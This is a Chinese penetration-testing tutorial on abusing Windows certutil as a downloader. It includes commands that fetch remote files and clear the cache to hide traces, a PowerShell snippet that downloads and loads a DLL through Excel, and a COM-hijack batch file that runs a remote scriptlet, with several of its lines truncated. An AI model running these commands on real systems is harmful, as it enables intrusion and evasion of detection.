certutil在渗透测测试中的使用技巧

原创 2017-08-12 backlion 先知安全技术社区

0x01 前言

最近在Casey Smith @subTee的twitter上学到了关于certutil的一些利用技巧。本文将结合自己的一些经验，介绍certutil在渗透测试中的应用，对cmd下downloader的实现方法作补充。

0x02 certutil简介

用于备份证书服务管理,支持Xp-Win10.更多操作说明见https://technet.microsoft.com/zh-cn/library/cc755341(v=ws.10).aspx.aspx)

0x03 渗透测试中的应用

1、downloader

(1) 保存在当前路径，文件名称和下载文件名称相同

```
certutil  -urlcache  -split  -f  https://github.com/backlion/demo/blob/master/weblogic.py
```


(2) 保存在当前路径，指定保存文件名称

```
certutil  -urlcache  -split  -f   https://github.com/backlion/demo/blob/master/weblogic.py  test.py
```

(3) 保存在缓存目录，名称随机

缓存目录位置： >%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content


```
certutil  -urlcache   -f   https://github.com/backlion/demo/blob/master/weblogic.py
```



2、清除下载文件副本方法

（1）方法一，直接删除缓存目录对应文件

如下图:



（2）方法二，命令行:


```
certutil  -urlcache   -f   https://github.com/backlion/demo/blob/master/weblogic.py delete
```

（3）补充：

查看缓存项目：

```
certutil.exe -urlcache *
```

如下图




3、实际测试

(1) powershell中的利用

测试系统安装Office软件，下载执行dll对应的powershell代码如下：

```
$path="D:\test\msg1.dll"

certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll  $path

$excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application"))

$excel.RegisterXLL($path)
```

测试如下图



(2) 下载劫持com的sct的批处理文件

test.bat(这里批处理是利用到certutil下载sct文件劫持com弹出计算器）：


```
@echo off

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00 /ve /t REG_SZ /d Bandit /f 1>nul 2>&1

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00\CLSID /ve /t REG_SZ /d {00000001-0000-0000-0000-0000FEEDACDC} /f 1>nul 2>&1

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit /ve /t REG_SZ /d Bandit /f 1>nul 2>&1

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit\CLSID /ve /t REG_SZ /d {00000001-0000-0000-0000-0000FEEDACDC} /f 1>nul 2>&1

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC} /ve /t REG_SZ /d Bandit /f 1>nul 2>&1

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32 /ve /t REG_SZ /d C:\WINDOWS\sys

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32 /v ThreadingModel  /t REG_SZ /d

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID /ve /t REG_SZ /d Bandit.1.00 /f 1>nul 2

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL /ve /t REG_SZ /d https://gist.git

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID /ve /t REG_SZ /d Band

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{372FCE38-4324-11D0-8810-00A0C903B83C}\TreatAs /ve /t REG_SZ /d {00000001-0000-0000-0

certutil 1>nul 2>&1

reg delete HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00 /f 1>nul 2>&1

reg delete HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit /f 1>nul 2>&1

reg delete HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC} /f 1>nul 2>&1

reg delete HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{372FCE38-4324-11D0-8810-00A0C903B83C}\TreatAs /f 1>nul 2>&1

echo Done!
```

这里测试的test.scr:

注意：在实战中需要替换该批处理文件中地址:

https://gist.githubusercontent.com/enigma0x3/64adf8ba99d4485c478b67e03ae6b04a/raw/a006a47e4075785016a62f7e5170ef36f5247cdb/test.sct为你自己需要的sct（劫持com）文件


运行批处理如下：



4、计算文件hash


(1) SHA1

```
certutil  -hashfile msg1.dll
```




(2) SHA256：

```
certutil  -hashfile msg1.dll SHA256
```



(3) MD5：

```
certutil  -hashfile msg1.dll MD5
```




5、base64编码转换

(1) base64编码：

```
CertUtil -encode InFile OutFile
```

(2) base64解码

```
CertUtil -decode InFile OutFile
```



注：

编码后的文件会添加两处标识信息：


文件头：

———-BEGIN CERTIFICATE———-

文件尾：

———-END CERTIFICATE———-

如下图



0x04 downloader常用方法

常用的cmd下downloader方法，相比来说，利用certUtil简便快捷，但是使用后需要注意清除缓存，路径如下：

%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content

downloader常用方法如下：

· certUtil

· powershell

· csc

· vbs

· JScript

· hta

· bitsadmin

· wget

· debug

· ftp

· ftfp

0x05 小结

本文介绍了certutil在渗透测试中的应用，详细介绍利用certutil作downloader的实现方法和检测方法。

阅读原文